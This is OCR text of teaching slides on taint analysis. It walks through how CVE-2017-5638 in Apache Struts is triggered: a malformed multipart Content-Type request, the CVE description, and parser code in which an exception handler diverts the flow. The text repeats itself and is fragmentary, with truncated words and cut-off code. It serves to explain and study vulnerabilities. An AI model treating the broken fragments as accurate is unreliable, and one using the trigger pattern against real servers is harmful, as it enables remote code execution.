
Tainted data

How to get in the taint sink with controlled tainted data?

3. Simple Example

CVE-2017-5638


- **Runtime tainting (data-flow analysis):**



3. Simple Example

CVE-2017-5638


POST /page.action
Content-Type: multipart/form-data



3. Simple Example

CVE-2017-5638

POST /page.action
Content-Type: multipart/form-data



3. Simple Example

3. Simple Example

CVE-2017-5638


Description: *The **Jakarta Multipart parser** in Apach 2.3.x before 2.3.32 and 2.5.x before 2.5.10 ct **exception handling** and **e generation** during file-upload atten llows remote attackers to execute arb nds **via** a crafted **Content-Type**, **Cont osition**, or **Content-Length** HTTP header, as exploited in the wild in March 2017 with a Content-Type header containing a #cmd= string.*

3. Simple Example

CVE-2017-5638

POST /page.action
Content-Type: multipart/form-data\x00

Invalid data




3. Simple Example

CVE-2017-5638

POST /page.action
Content-Type: multipart/form-data\x00

Invalid data




```
if (content_type != null && content_type.contains("multipart/form-data")) {
    MultiPartRequest mpr = getMultiPartRequest();
    LocaleProvider provider = getContainer().getInstance(LocaleProvider.class
    request = new MultiPartRequestWrapper(mpr, request, getSaveDir(), provide
```

3. Simple Example

CVE-2017-5638

POST /page.action
Content-Type: multipart/form-data\x00

Invalid data




```
if (content_type != null && content_type.contains("multipart/form-data")) {
    MultiPartRequest mpr = getMultiPartRequest();
    LocaleProvider provider = getContainer().getInstance(LocaleProvider.class
    request = new MultiPartRequestWrapper(mpr, request, getSaveDir(), provid
```

3. Simple Example

CVE-2017-5638

POST /page.action
Content-Type: multipart/form-data\x00

Invalid data



JakartaMultiPartRequest.class

```
catch (Exception e) {
  LOG.warn("Unable to parse request", e);
  LocalizedMessage errorMessage = buildErrorMessage(e, new (
  if (!errors.contains(errorMessage)) {
                                  sage);
```


Flow deviation by Exception Handler

3. Simple Example

CVE-2017-5638

POST /page.action
